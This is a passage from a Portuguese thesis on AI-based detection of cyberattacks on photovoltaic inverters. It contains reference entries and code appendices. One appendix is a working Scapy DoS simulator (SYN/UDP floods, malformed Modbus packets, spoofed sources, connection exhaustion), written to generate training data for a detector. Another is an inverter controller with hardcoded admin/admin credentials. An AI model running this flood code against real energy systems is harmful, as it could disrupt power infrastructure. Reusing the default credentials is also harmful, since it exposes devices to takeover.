SOUZA, L. S.; SOUSA, J. C. d.; RODRIGUES, T. K. d. A. Aplicação de Inteligência Artificial na Previsão de Falhas em Redes Elétricas. **Revista Ibero-Americana de Humanidades, Ciências e Educação**, v. 11, n. 12, p. 1184–1200, 2025. Disponível em: https://periodicorease.pro.br/rease/article/view/22939.

SPECHT, S. M.; LEE, R. B. Distributed Denial of Service: Taxonomies of Attacks, Tools, and Countermeasures. *In:* PROCEEDINGS of the 17th International Conference on Parallel and Distributed Computing Systems. [*S. l.*]: International Society for Computers e Their Applications, 2002. p. 543–550. Disponível em: https://www.researchgate.net/publication/220922510_Distributed_Denial_of_Service_Taxonomies_of_Attacks_Tools_and_Countermeasures.

TOUCH, J.; LEAR, E.; MANKIN, A. *et al.* **Service Name and Transport Protocol Port Number Registry**. [*S. l.*], 2018. Disponível em: https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml.

VODAPALLY, S. N.; ALI, M. H. A Novel ConvXGBoost Method for Detection and Identification of Cyberattacks on Grid-Connected Photovoltaic (PV) Inverter System. **Computation**, v. 13, n. 2, 2025. ISSN 2079-3197. DOI: 10.3390/computation13020033. Disponível em: https://www.mdpi.com/2079-3197/13/2/33.

WALEED, A.; JAMALI, A. F.; MASOOD, A. Which open-source IDS? Snort, Suricata or Zeek. **Computer Networks**, v. 213, p. 109116, 2022. ISSN 1389-1286. DOI: https://doi.org/10.1016/j.comnet.2022.109116. Disponível em: https://www.sciencedirect.com/science/article/pii/S1389128622002420.

WANG, Y. *et al.* A Novel Data Analytical Approach for False Data Injection Cyber-Physical Attack Mitigation in Smart Grids. **IEEE Open Access**, v. 5, p. 26022–26033, 2017. Disponível em: https://ieeexplore.ieee.org/document/8093999/.

WILSON, C. **Evaluating the Efficacy of Network Forensic Tools: A Comparative Analysis of Snort, Suricata, and Zeek in Addressing Cyber Vulnerabilities**. [*S. l.: s. n.*], 2024. White Paper. Accepted January 15, 2024. Disponível em: https://www.sans.org/white-papers/evaluating-efficacy-of-network-forensic-tools-comparative-analysis-snort-suricata-zeek-addressing-cyber-vulnerabilities. Acesso em: 6 jun. 2026.

YAACOUB, J.-P. A. *et al.* Cyber-Physical Systems Security: Limitations, Issues and Future Trends. **Microprocessors and Microsystems**, v. 77, p. 103201, 2020. Disponível em: https://pubmed.ncbi.nlm.nih.gov/32834204/.

ZADEH, L. A. Fuzzy sets. **Information and Control**, Elsevier, v. 8, n. 3, p. 338–353, 1965.

ZARGAR, S. T.; JOSHI, J.; TIPPER, D. A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks. **IEEE Communications Surveys & Tutorials**, IEEE, v. 15, n. 4, p. 2046–2069, 2013. DOI: 10.1109/SURV.2013.031413.00127.

ZETTER, K. Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid. *In:* UNPRECEDENTED Hack of Ukraine's Power Grid. [*S. l.: s. n.*], 2016. Disponível em: https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/. Acesso em: 15 out. 2024.

Apêndice A

Artigo Submetido

Cyberattack Vectors in Photovoltaic Systems: Applying Artificial Intelligence for Internet-Connected Inverter Monitoring

Data de Submissão: 27/06/2026.

Data de Notificação de Aceite: 01/08/2026.

Data de Aceite: 04/08/2026

Autores: Elton John Carvalho dos Santos, Alessandro B. Trindade e Lucas Carvalho Cordeiro

Evento: 19th IEEE Colombian Conference on Communications and Computing (COLCOM-2026)

Status: Submetido para apresentação e publicação nos anais do evento

Ano: 2026

Apêndice B

Códigos Utilizados

B.1 Código I - simulação de ataque DoS

Listing B.1: Classe DoSAttackSimulator - Implementação Completa

```
#
import threading
import socket
import random
import time
from scapy.all import *
from scapy.layers.inet import IP, TCP, UDP
from typing import List

class DoSAttackSimulator:
    def __init__(self, target_ip: str, target_port: int):
        self.target_ip = target_ip
        self.target_port = target_port
        self.is_attacking = False
        self._used_ips_lock = threading.Lock()
        self.used_ips = set()

    def syn_flood_attack(self, num_threads: int = 5, duration
        : int = 60,
```

```
19                          packet_type: str = "tcp_syn") ->
                                None:
20          """Simula diferentes tipos de ataque com múltiplas
                threads"""
21          def send_packets():
22              start = time.time()
23              while time.time() - start < duration:
24                  # Gera IP de origem aleatório para dificultar
                        detecção
25                  src_ip = f"192.168.1.{random.randint(2, 254)}
                        "
26
27                  # Registra IP utilizado para rotulagem
                        posterior
28                  with self._used_ips_lock:
29                      self.used_ips.add(src_ip)
30
31                  # Cria camada IP
32                  ip_layer = IP(src=src_ip, dst=self.target_ip)
33
34                  # Define tipo de pacote conforme parametro
35                  if packet_type == "tcp_syn":
36                      # Ataque SYN Flood
37                      tcp_layer = TCP(sport=random.randint
                            (1024, 65535),
38                                      dport=self.target_port,
                                            flags="S")
39                      pkt = ip_layer / tcp_layer
40
41                  elif packet_type == "udp_flood":
42                      # Ataque UDP Flood
43                      udp_layer = UDP(sport=random.randint
                            (1024, 65535),
44                                      dport=self.target_port)
```

```
45                  pkt = ip_layer / udp_layer / Raw(load=b"X
                        " * 64)
46
47              elif packet_type == "modbus_invalid":
48                  # Ataque com pacotes Modbus inválidos
49                  modbus_payload = bytes([
50                      0x00, 0x01, 0x00, 0x00, 0x00, 0x02, 0
                            xFF, 0x99
51                  ])
52                  tcp_layer = TCP(sport=random.randint
                        (1024, 65535),
53                                  dport=self.target_port,
                                        flags="PA")
54                  pkt = ip_layer / tcp_layer / Raw(load=
                        modbus_payload)
55
56              else:
57                  raise ValueError(f"Tipo de pacote
                        desconhecido: {packet_type}")
58
59              # Envia pacote sem estabelecer conexão
                    completa
60              send(pkt, verbose=0)
61
62              # Adiciona delay aleatório entre pacotes
63              time.sleep(random.uniform(0.001, 0.01))
64
65          # Inicia múltiplas threads para aumentar intensidade
                do ataque
66          threads = []
67          for _ in range(num_threads):
68              thread = threading.Thread(target=send_packets)
69              threads.append(thread)
70              thread.start()
```

```
71
72          # Aguarda todas as threads completarem
73          for thread in threads:
74              thread.join()
75
76      def resource_exhaustion_attack(self, duration: int = 60)
            -> None:
77          """Simula esgotamento de recursos através de conexões
                persistentes"""
78          self.is_attacking = True
79          start_time = time.time()
80
81          while self.is_attacking and (time.time() - start_time
                ) < duration:
82              try:
83                  # Tenta estabelecer múltiplas conexões simult
                        âneas
84                  sockets = []
85                  for _ in range(50):  # 50 conexões simultâ
                        neas
86                      sock = socket.socket(socket.AF_INET,
                            socket.SOCK_STREAM)
87                      sock.settimeout(5)
88                      sockets.append(sock)
89
90                  # Tenta conectar todos os sockets
91                  for sock in sockets:
92                      try:
93                          sock.connect((self.target_ip, self.
                                target_port))
94                      except:
95                          pass  # Ignora falhas de conexão
96
97                  # Mantém conexões abertas por tempo aleatório
```

```
98                  time.sleep(random.uniform(1, 3))
99
100                 # Fecha conexões
101                 for sock in sockets:
102                     try:
103                         sock.close()
104                     except:
105                         pass
106
107             except Exception as e:
108                 print(f"Erro durante ataque: {e}")
109
110     def get_used_ips(self) -> List[str]:
111         """Retorna todos os IPs de origem utilizados no
               ataque, para uso direto em generate_attack_labels
               nunca uma lista estática."""
112         return list(self.used_ips)
113
114     def stop_attacks(self) -> None:
115         """Para todos os ataques em execução"""
116         self.is_attacking = False
117
118 if __name__ == "__main__":
119     SEED = 42
120     random.seed(SEED)
121     print(f"[EXPERIMENTO] Semente aleatoria definida como: {
           SEED}")
122
123     target = "192.168.1.100"   # IP do inversor fotovoltaico
124     port = 8085                 # Porta Modbus/TCP
125     simulator = DoSAttackSimulator(target, port)
126
127
128     THREADS = [5, 10, 15, 20, 25, 30, 40, 50]
```

```
129     DURATIONS = [30, 60, 120, 180, 240, 300]
130     PACKET_TYPES = ["tcp_syn", "udp_flood", "modbus_invalid"]
131     REPETICOES = 5
132     INTERVALO_REPOUSO_S = 300  # 5 minutos entre execucoes (
            Secao 4.3.2)
133
134     execucao = 0
135     total = len(THREADS) * len(DURATIONS) * len(PACKET_TYPES)
            * REPETICOES
136     for n_threads in THREADS:
137         for duration in DURATIONS:
138             for packet_type in PACKET_TYPES:
139                 for rep in range(1, REPETICOES + 1):
140                     execucao += 1
141                     print(f"[{execucao}/{total}] threads={
                            n_threads} "
142                           f"duration={duration}s tipo={
                                packet_type} rep={rep}/{
                                REPETICOES}")
143                     simulator.syn_flood_attack(
144                         num_threads=n_threads,
145                         duration=duration,
146                         packet_type=packet_type,
147                     )
148                     time.sleep(INTERVALO_REPOUSO_S)
149
150     used_ips = simulator.get_used_ips()
151     print(f"Total de IPs de origem distintos utilizados no
            ataque: {len(used_ips)}")
152     print(f"[EXPERIMENTO] Grade completa executada: {execucao
            }/{total} execucoes, SEED={SEED}")
```

B.2 Código II - Analisador de Tráfego

Listing B.2: Classe NetworkTrafficAnalyzer - Implementação Completa

```
1
2  from scapy.all import *
3  import pandas as pd
4  import numpy as np
5  from datetime import datetime
6  from typing import List, Dict, Any
7  from collections import Counter
8  import math
9  import json
10
11 class NetworkTrafficAnalyzer:
12     def __init__(self, interface: str = "eth0"):
13         self.interface = interface
14         self.captured_packets = []
15         self.traffic_features = pd.DataFrame()  # Agora
               armazena features por janela
16
17     def start_capture(self, duration: int = 300, output_file:
           str = "traffic_capture.pcap") -> None:
18         """Inicia captura de tráfego de rede por tempo
               determinado"""
19         print(f"Iniciando captura de tráfego por {duration}
               segundos...")
20
21         def packet_handler(packet):
22             """Callback para processamento de cada pacote
                   capturado"""
23             self.captured_packets.append(packet)
24
25         # Captura pacotes na interface especificada
26         sniff(iface=self.interface, prn=packet_handler,
               timeout=duration)
27
```

```
28          # Salva captura em arquivo PCAP
29          wrpcap(output_file, self.captured_packets)
30          print(f"Captura concluída. {len(self.captured_packets
                )} pacotes salvos em {output_file}")
31
32      def extract_traffic_features(self, pcap_file: str,
            window_sec: float = 1.0,
33                                       keep_metadata: bool = True)
                                             -> pd.DataFrame:
34          """
35          Extrai as 15 caracteristicas de trafego por janela
                temporal.
36
37          Cada linha do DataFrame resultante corresponde a uma
                janela
38          de 'window_sec' segundos, permitindo calcular
                metricas
39          agregadas como entropia de IPs de origem e relacao
                SYN/ACK -
40          features que nao existem no nivel de pacote
                individual.
41
42          keep_metadata=True (padrão): mantém as colunas '
                _t_start', '_n_packets'
43          e '_src_ips' no DataFrame retornado, necessárias para
                 generate_attack_labels.
44          Use finalize_features() para remover essas colunas
                SOMENTE depois de rotular.
45          """
46          packets = rdpcap(pcap_file)
47          if not packets:
48              print("Arquivo PCAP vazio ou nao encontrado.")
49              return pd.DataFrame()
50
```

```
51          records = []
52          window = []
53          t0 = float(packets[0].time)
54
55          for pkt in packets:
56              window.append(pkt)
57              if float(pkt.time) - t0 >= window_sec:
58                  records.append(self._compute_window(window,
                        t0))
59                  window = []
60                  t0 = float(pkt.time)
61
62          # Janela residual (ultima janela incompleta)
63          if window:
64              records.append(self._compute_window(window, t0))
65
66          self.traffic_features = pd.DataFrame(records)
67
68          if not keep_metadata:
69              metadata_cols = [c for c in self.traffic_features
                        .columns if c.startswith('_')]
70              self.traffic_features = self.traffic_features.
                    drop(columns=metadata_cols)
71
72          print(f"Extracao concluida. {len(self.
                traffic_features)} janelas temporais geradas.")
73          return self.traffic_features
74
75      def _compute_window(self, window: list, t_start: float)
            -> dict:
76          """
77          Calcula as 15 caracteristicas de uma janela de
                pacotes.
78
```

```
79          Grupos:
80              1. Metricas de trafego  : syn_rate, syn_ack_ratio
                   , ip_density
81              2. Caracteristicas temp.: iat_mean, iat_std,
                   modbus_freq
82              3. Estatisticas de pkts : size_mean, size_std,
                   size_min,
83                                        size_max,
                                             proto_tcp_ratio
84              4. Metricas comportam.  : ip_entropy, pkt_rate,
85                                        unique_src_ratio,
                                             flag_entropy
86          """
87          n = len(window)
88          duration = max(float(window[-1].time) - t_start, 1e
                -9)
89
90          # Filtros por camada
91          ip_pkts = [p for p in window if IP in p]
92          tcp_pkts = [p for p in ip_pkts if TCP in p]
93          syn_pkts = [p for p in tcp_pkts if p[TCP].flags & 0
                x02]
94          ack_pkts = [p for p in tcp_pkts if p[TCP].flags & 0
                x10]
95          modb_pkts = [p for p in tcp_pkts
96                       if p[TCP].dport == 502 or p[TCP].sport
                             == 502]
97
98          # Metricas base
99          sizes = [len(p) for p in ip_pkts] or [0]
100         iats = list(np.diff([float(p.time) for p in ip_pkts])
                ) or [0.0]
101         srcs = [p[IP].src for p in ip_pkts]
102
```

```
103         # Entropia de Shannon dos IPs de origem
104         counts = Counter(srcs)
105         total = sum(counts.values()) or 1
106         ip_entropy = -sum(
107             (c / total) * math.log2(c / total)
108             for c in counts.values() if c > 0
109         )
110 
111         # Entropia da distribuicao de flags TCP
112         flag_counts = Counter(p[TCP].flags for p in tcp_pkts)
113         flag_total = sum(flag_counts.values()) or 1
114         flag_entropy = -sum(
115             (c / flag_total) * math.log2(c / flag_total)
116             for c in flag_counts.values() if c > 0
117         )
118 
119         syn_n = len(syn_pkts)
120         ack_n = len(ack_pkts)
121 
122         return {
123             # Grupo 1 - metricas de trafego
124             'syn_rate': syn_n / duration,
125             'syn_ack_ratio': syn_n / (ack_n + 1e-9),
126             'ip_density': len(set(srcs)) / (n + 1e-9),
127             # Grupo 2 - caracteristicas temporais
128             'iat_mean': float(np.mean(iats)),
129             'iat_std': float(np.std(iats)),
130             'modbus_freq': len(modb_pkts) / (n + 1e-9),
131             # Grupo 3 - estatisticas de pacotes
132             'size_mean': float(np.mean(sizes)),
133             'size_std': float(np.std(sizes)),
134             'size_min': float(np.min(sizes)),
135             'size_max': float(np.max(sizes)),
136             'proto_tcp_ratio': len(tcp_pkts) / (n + 1e-9),
```

```
137             # Grupo 4 - metricas comportamentais
138             'ip_entropy': ip_entropy,
139             'pkt_rate': n / duration,
140             'unique_src_ratio': len(set(srcs)) / (n + 1e-9),
141             'flag_entropy': flag_entropy,
142             # Metadados (mantidos para rotulagem, removidos
                    com finalize_features)
143             '_t_start': t_start,
144             '_n_packets': n,
145             '_src_ips': ','.join(set(srcs)),
146         }
147
148     def generate_attack_labels(self, df: pd.DataFrame,
149                                attack_ips: List[str]) -> pd.
                                      DataFrame:
150         """
151         Adiciona rotulos supervisionados e flags heuristicas.
152
153         Requer que df contenha a coluna '_src_ips' (ver
                extract_traffic_features
154         com keep_metadata=True). Levanta erro explícito caso
                contrário, em vez
155         de silenciosamente rotular tudo como 0.
156
157         Nota: attack_ips deve conter todos os IPs
                efetivamente utilizados no ataque
158         (obtidos via DoSAttackSimulator.get_used_ips()).
159         """
160         if '_src_ips' not in df.columns:
161             raise ValueError(
162                 "Coluna '_src_ips' ausente. Chame
                        extract_traffic_features(...,"
163                 " keep_metadata=True) antes de
                        generate_attack_labels()."
```

```
164             )
165
166         df['is_attack'] = df['_src_ips'].apply(
167             lambda ips: int(bool(set(str(ips).split(',')) &
                    set(attack_ips)))
168         )
169         df['high_syn_rate'] = (df['syn_rate'] > 100).astype(
                int)
170         df['low_syn_ack'] = (df['syn_ack_ratio'] > 10).astype
                (int)
171         df['high_entropy'] = (df['ip_entropy'] > 3.5).astype(
                int)
172         df['abnormal_size'] = ((df['size_min'] < 64) | (df['
                size_max'] > 1500)).astype(int)
173         return df
174
175     def finalize_features(self, df: pd.DataFrame) -> pd.
            DataFrame:
176         """Remove colunas de metadados (prefixo '_') apos a
                rotulagem,
177         imediatamente antes do treinamento dos
                classificadores."""
178         metadata_cols = [c for c in df.columns if c.
                startswith('_')]
179         return df.drop(columns=metadata_cols)
180
181     def save_features_to_csv(self, output_file: str = "
            traffic_features.csv") -> None:
182         """Salva caracteristicas extraidas (por janela) em
                arquivo CSV"""
183         if not self.traffic_features.empty:
184             self.traffic_features.to_csv(output_file, index=
                    False)
```

```
185             print(f"Caracteristicas ({len(self.
                    traffic_features)} janelas) salvas em {
                    output_file}")
186
187     def save_window_summary(self, output_file: str = "
            window_summary.json") -> None:
188         """Salva um resumo das janelas em formato JSON"""
189         if not self.traffic_features.empty:
190             summary = {
191                 'total_windows': len(self.traffic_features),
192                 'window_columns': list(self.traffic_features.
                        columns),
193                 'statistics': {
194                     col: {
195                         'mean': float(self.traffic_features[
                                col].mean()),
196                         'std': float(self.traffic_features[
                                col].std()),
197                         'min': float(self.traffic_features[
                                col].min()),
198                         'max': float(self.traffic_features[
                                col].max())
199                     }
200                     for col in self.traffic_features.columns
201                     if not col.startswith('_')
202                 }
203             }
204             with open(output_file, 'w') as f:
205                 json.dump(summary, f, indent=2)
206             print(f"Resumo das janelas salvo em {output_file}
                    ")
207
208 # Exemplo de uso integrado corrigido
209 if __name__ == "__main__":
```

```
210     # Define e registra a semente para reprodutibilidade
211     SEED = 42  # Semente fixa para reproducibilidade dos
            experimentos
212     random.seed(SEED)
213     np.random.seed(SEED)  # Também para numpy, se utilizado
214     print(f"[EXPERIMENTO] Semente aleatoria definida como: {
            SEED}")
215
216     # Configuracao do ambiente
217     target_ip = "192.168.1.100"
218     target_port = 8085
219
220     # Inicializa simulador de ataques
221     simulator = DoSAttackSimulator(target_ip, target_port)
222
223     # Inicializa analisador de trafego
224     analyzer = NetworkTrafficAnalyzer(interface="eth0")
225
226     # Captura trafego por 5 minutos
227     analyzer.start_capture(duration=300, output_file="
            modbus_traffic.pcap")
228
229     # keep_metadata=True eh essencial aqui - nao descartar
            _src_ips ainda
230     features_df = analyzer.extract_traffic_features(
231         "modbus_traffic.pcap", window_sec=1.0, keep_metadata=
                True
232     )
233
234     if not features_df.empty:
235         # Obtem IPs efetivamente utilizados pelo simulador (
                NUNCA lista estatica)
236         attack_ips = simulator.get_used_ips()
```

```
237         print(f"Total de IPs de ataque detectados: {len(
                attack_ips)}")
238
239         # Gera rotulos utilizando os IPs reais do ataque
240         labeled_df = analyzer.generate_attack_labels(
                features_df, attack_ips)
241
242         # So agora remove metadados - imediatamente antes do
                treinamento
243         final_df = analyzer.finalize_features(labeled_df)
244
245         # Salva resultados
246         final_df.to_csv("labeled_traffic_features.csv", index
                =False)
247         analyzer.save_window_summary("window_summary.json")
248
249         print(f"\nProcessamento concluido.")
250         print(f"Total de janelas: {len(final_df)}")
251         print(f"Colunas para treinamento: {list(final_df.
                columns)}")
252         print(f"Proporcao de ataques: {final_df['is_attack'].
                mean():.2%}")
253         print(f"[EXPERIMENTO] Experimento concluido com SEED
                ={SEED}")
254
255         # Exibe primeiras linhas
256         print("\nPrimeiras 3 janelas (sem metadados):")
257         print(final_df.head(3))
258     else:
259         print("Nenhum dado extraido. Verifique o arquivo PCAP
                .")
```

B.3 Codigo III - Interface com OpenEMS

Listing B.3: Classe Interface InversorController - OpenEMS

```
"""
InversorController - Interface com OpenEMS

O OpenEMS NAO expoe Modbus/TCP nativamente. A comunicacao
   padrao e via WebSocket.
Este codigo oferece duas abordagens:
1. WebSocket API (recomendada, nativa do OpenEMS)
2. Modbus/TCP (se voce configurar um bridge Modbus no
   OpenEMS)
"""

import math
import logging
import time
import json
from typing import Optional, Dict, Any
from dataclasses import dataclass, asdict
from enum import IntEnum

# Importar bibliotecas conforme disponivel
try:
    import websocket
    WEBSOCKET_AVAILABLE = True
except ImportError:
    WEBSOCKET_AVAILABLE = False
    logging.warning("Biblioteca 'websocket-client' nao
       instalada. Instale com: pip install websocket-client")

try:
    from pymodbus.client import ModbusTcpClient
    from pymodbus.exceptions import ModbusException
    MODBUS_AVAILABLE = True
except ImportError:
```

```
31      MODBUS_AVAILABLE = False
32      logging.warning("Biblioteca 'pymodbus' nao instalada.
            Instale com: pip install pymodbus")
33
34  # Configuracao do logging
35  logging.basicConfig(
36      level=logging.INFO,
37      format='%(asctime)s - %(name)s - %(levelname)s -
            %(message)s'
38  )
39  logger = logging.getLogger(__name__)
40
41
42  class InverterStatusEnum(IntEnum):
43      """Status do inversor conforme OpenEMS"""
44      NORMAL = 0
45      WARNING = 1
46      ALARM = 2
47      EMERGENCY = 3
48      OFFLINE = 4
49
50
51  @dataclass
52  class InverterStatus:
53      """Estado atual do inversor"""
54      voltage: float = 0.0
55      current: float = 0.0
56      temperature: float = 25.0
57      power: float = 0.0
58      soc: float = 0.0  # State of Charge (bateria)
59      status: InverterStatusEnum = InverterStatusEnum.NORMAL
60      is_emergency: bool = False
61      connected: bool = False
62      timestamp: float = 0.0
```

```
63
64
65  class OpenEMSWebSocketClient:
66      """
67      Cliente WebSocket para comunicacao com OpenEMS Edge.
68      Esta e a forma RECOMENDADA de comunicacao com o OpenEMS.
69      """
70
71      def __init__(self,
72                   host: str = "localhost",
73                   port: int = 8085,  # Porta padrao do
                        Controller.Api.Websocket
74                   timeout: float = 5.0):
75
76          self.host = host
77          self.port = port
78          self.timeout = timeout
79          self.ws = None
80          self.connected = False
81          self._last_data = {}
82
83          self.url = f"ws://{host}:{port}/websocket"
84
85          if not WEBSOCKET_AVAILABLE:
86              logger.error("WebSocket nao disponivel. Instale
                    websocket-client")
87
88      def connect(self) -> bool:
89          """Estabelece conexao WebSocket com o OpenEMS Edge"""
90          if not WEBSOCKET_AVAILABLE:
91              return False
92
93          try:
```

```
94              logger.info(f"Conectando ao OpenEMS Edge via
                    WebSocket: {self.url}")
95
96              self.ws = websocket.create_connection(
97                  self.url,
98                  timeout=self.timeout,
99                  enable_multithread=True
100             )
101
102             # Enviar mensagem de autenticacao (se necessario)
103             # O OpenEMS espera uma mensagem JSON com 'type:
                    authenticate'
104             auth_msg = json.dumps({
105                 "type": "authenticate",
106                 "username": "admin",
107                 "password": "admin"
108             })
109             self.ws.send(auth_msg)
110
111             # Aguardar resposta
112             response = self.ws.recv()
113             logger.info(f"Resposta do OpenEMS: {response}")
114
115             self.connected = True
116             logger.info(f"Conectado ao OpenEMS em
                    {self.host}:{self.port}")
117             return True
118
119         except Exception as e:
120             logger.error(f"Erro na conexao WebSocket: {e}")
121             self.connected = False
122             return False
123
124     def disconnect(self):
```

```
125         """Fecha a conexao WebSocket"""
126         if self.ws:
127             self.ws.close()
128             self.connected = False
129             logger.info("Conexao WebSocket encerrada")
130 
131     def send_command(self, command: str, params: Dict =
        None) -> Optional[Dict]:
132         """
133         Envia um comando para o OpenEMS via WebSocket.
134 
135         Comandos tipicos do OpenEMS:
136             - 'getStatus': Obtem status atual do sistema
137             - 'setPower': Define potencia do inversor
138             - 'emergencyStop': Desligamento de emergencia
139         """
140         if not self.connected:
141             logger.warning("Sem conexao WebSocket")
142             return None
143 
144         try:
145             msg = json.dumps({
146                 "type": command,
147                 "params": params or {},
148                 "timestamp": time.time()
149             })
150 
151             self.ws.send(msg)
152             response = self.ws.recv()
153             return json.loads(response)
154 
155         except Exception as e:
156             logger.error(f"Erro ao enviar comando {command}:
                {e}")
```

```
157             return None
158
159     def get_system_status(self) -> Optional[Dict]:
160         """Obtem o status completo do sistema OpenEMS"""
161         return self.send_command("getStatus")
162
163     def get_component_status(self, component_id: str =
        "ess0") -> Optional[Dict]:
164         """Obtem o status de um componente especifico"""
165         return self.send_command("getComponentStatus",
            {"componentId": component_id})
166
167     def set_power(self, power_w: float, component_id: str =
        "ess0") -> bool:
168         """Define a potencia do inversor"""
169         response = self.send_command("setPower", {
170             "componentId": component_id,
171             "power": power_w
172         })
173         return response is not None and
            response.get("success", False)
174
175     def emergency_stop(self, component_id: str = "ess0") ->
        bool:
176         """Ativa desligamento de emergencia"""
177         response = self.send_command("emergencyStop", {
178             "componentId": component_id
179         })
180         return response is not None and
            response.get("success", False)
181
182
183 class ModbusTCPClient:
184     """
```

```
185     Cliente Modbus/TCP para comunicacao com dispositivos
            conectados ao OpenEMS.
186     NOTA: O OpenEMS atua como CLIENTE Modbus para ler
            dispositivos.
187     Para expor dados via Modbus, voce precisa configurar um
            bridge no OpenEMS.
188     """
189
190     def __init__(self,
191                  host: str = "192.168.1.100",
192                  port: int = 502,  # Porta padrao Modbus
193                  unit_id: int = 1,
194                  timeout: float = 5.0):
195
196         self.host = host
197         self.port = port
198         self.unit_id = unit_id
199         self.timeout = timeout
200         self.client = None
201         self.connected = False
202
203         if not MODBUS_AVAILABLE:
204             logger.error("Modbus nao disponivel. Instale
                    pymodbus")
205
206     def connect(self) -> bool:
207         """Conecta ao dispositivo Modbus/TCP"""
208         if not MODBUS_AVAILABLE:
209             return False
210
211         try:
212             logger.info(f"Conectando ao dispositivo Modbus
                    em {self.host}:{self.port}")
213             self.client = ModbusTcpClient(
```

```
214                 host=self.host,
215                 port=self.port,
216                 timeout=self.timeout
217             )
218
219             if self.client.connect():
220                 self.connected = True
221                 logger.info(f"Conectado ao dispositivo
                        Modbus")
222                 return True
223             else:
224                 logger.error("Falha na conexao Modbus")
225                 return False
226
227         except Exception as e:
228             logger.error(f"Erro na conexao Modbus: {e}")
229             return False
230
231     def disconnect(self):
232         """Fecha conexao Modbus"""
233         if self.client:
234             self.client.close()
235             self.connected = False
236             logger.info("Conexao Modbus encerrada")
237
238     def read_float(self, address: int, size: int = 2) ->
        Optional[float]:
239         """Le um valor float de registros holding"""
240         if not self.connected:
241             return None
242
243         try:
244             result = self.client.read_holding_registers(
245                 address=address,
```

```
246                 count=size,
247                 unit=self.unit_id
248             )
249 
250             if result.isError():
251                 logger.error(f"Erro ao ler registro
                        {address}")
252                 return None
253 
254             # Converter para float (Big Endian)
255             raw_data = result.registers
256             import struct
257             combined = (raw_data[0] << 16) | raw_data[1]
258             return struct.unpack('>f', struct.pack('>I',
                    combined))[0]
259 
260         except Exception as e:
261             logger.error(f"Erro na leitura Modbus: {e}")
262             return None
263 
264     def read_uint16(self, address: int) -> Optional[int]:
265         """Le um valor uint16 de um registro holding"""
266         if not self.connected:
267             return None
268 
269         try:
270             result = self.client.read_holding_registers(
271                 address=address,
272                 count=1,
273                 unit=self.unit_id
274             )
275 
276             if result.isError():
```

```
277                 logger.error(f"Erro ao ler registro
                        {address}")
278                 return None
279
280             return result.registers[0]
281
282         except Exception as e:
283             logger.error(f"Erro na leitura Modbus: {e}")
284             return None
285
286     def write_uint16(self, address: int, value: int) -> bool:
287         """Escreve um valor em um registro holding"""
288         if not self.connected:
289             return False
290
291         try:
292             result = self.client.write_register(
293                 address=address,
294                 value=value,
295                 unit=self.unit_id
296             )
297
298             if result.isError():
299                 logger.error(f"Erro ao escrever no registro
                        {address}")
300                 return False
301
302             return True
303
304         except Exception as e:
305             logger.error(f"Erro na escrita Modbus: {e}")
306             return False
307
308
```

```
309 class InversorController:
310     """
311     Controlador do inversor com suporte a multiplos
            protocolos de comunicacao.
312
313     Arquitetura de comunicacao:
314     +-------------------------------------------------------------+
315     |                       InversorController
                                |
316     |   +-----------------+
            +-----------------------------------+   |
317     |   | WebSocketClient |   |       ModbusTCPClient
            |   |
318     |   | (OpenEMS API)   |   |   (dispositivos fisicos)
            |   |
319     |   +--------+--------+
            +-----------------+-----------------+   |
320     |            |                             |
                            |
321     |
            +--------v---------------------------+----------------+
             |
322     |   |               OpenEMS Edge
                                      |   |
323     |   |   (Core.Cycle, Scheduler, Controllers)
            |   |
324     |
            +-----------------------------------------------------+
             |
325     +-------------------------------------------------------------+
326     """
327
328     def __init__(self,
329                  max_power: float = 100000.0,  # 100 kW
```

```
330                 # Configuracao WebSocket (recomendada)
331                 ws_host: str = "localhost",
332                 ws_port: int = 8085,
333                 # Configuracao Modbus (alternativa)
334                 mb_host: str = "192.168.1.100",
335                 mb_port: int = 502,
336                 mb_unit_id: int = 1,
337                 # Configuracao geral
338                 use_websocket: bool = True,
339                 timeout: float = 5.0):
340
341         self.max_power = max_power
342         self.timeout = timeout
343         self.use_websocket = use_websocket
344
345         # Inicializar clientes de comunicacao
346         self.ws_client = OpenEMSWebSocketClient(ws_host,
               ws_port, timeout) if WEBSOCKET_AVAILABLE else None
347         self.mb_client = ModbusTCPClient(mb_host, mb_port,
               mb_unit_id, timeout) if MODBUS_AVAILABLE else None
348
349         # Estado interno do inversor
350         self.voltage = 0.0
351         self.current = 0.0
352         self.temperature = 25.0
353         self.power = 0.0
354         self.soc = 50.0  # State of Charge (bateria)
355         self.status = InverterStatusEnum.NORMAL
356         self.is_emergency_shutdown = False
357         self._operation_count = 0
358
359         # Constantes de limite
360         self.VOLTAGE_LIMITS = (0, 1000)
361         self.CURRENT_LIMITS = (0, 200)
```

```
362         self.TEMP_LIMITS = (-20, 80)
363
364         # Conectar automaticamente
365         self._connect()
366
367     def _connect(self) -> bool:
368         """Estabelece conexao com o OpenEMS"""
369         if self.use_websocket and self.ws_client:
370             return self.ws_client.connect()
371         elif self.mb_client:
372             return self.mb_client.connect()
373         return False
374
375     def disconnect(self):
376         """Fecha todas as conexoes"""
377         if self.ws_client:
378             self.ws_client.disconnect()
379         if self.mb_client:
380             self.mb_client.disconnect()
381
382     def read_from_openems(self) -> bool:
383         """
384         Le dados do OpenEMS.
385         Usa WebSocket se disponivel, senao tenta Modbus.
386         """
387         if self.use_websocket and self.ws_client and
               self.ws_client.connected:
388             return self._read_via_websocket()
389         elif self.mb_client and self.mb_client.connected:
390             return self._read_via_modbus()
391         else:
392             logger.warning("Nenhuma conexao disponivel para
                   leitura")
393             return False
```

```
394
395     def _read_via_websocket(self) -> bool:
396         """Le dados via WebSocket API do OpenEMS"""
397         try:
398             # Obter status do sistema
399             system_status =
                    self.ws_client.get_system_status()
400             if not system_status:
401                 return False
402
403             # Extrair dados do componente ESS
                    (bateria/inversor)
404             ess_status =
                    self.ws_client.get_component_status("ess0")
405             if ess_status:
406                 self.voltage = ess_status.get("voltage", 0.0)
407                 self.current = ess_status.get("current", 0.0)
408                 self.power = ess_status.get("power", 0.0)
409                 self.soc = ess_status.get("soc", 50.0)
410                 self.temperature =
                        ess_status.get("temperature", 25.0)
411
412                 status_code = ess_status.get("status", 0)
413                 self.status = InverterStatusEnum(status_code)
414                 self.is_emergency_shutdown = (self.status ==
                        InverterStatusEnum.EMERGENCY)
415
416             logger.info(f"Leitura WebSocket OK:
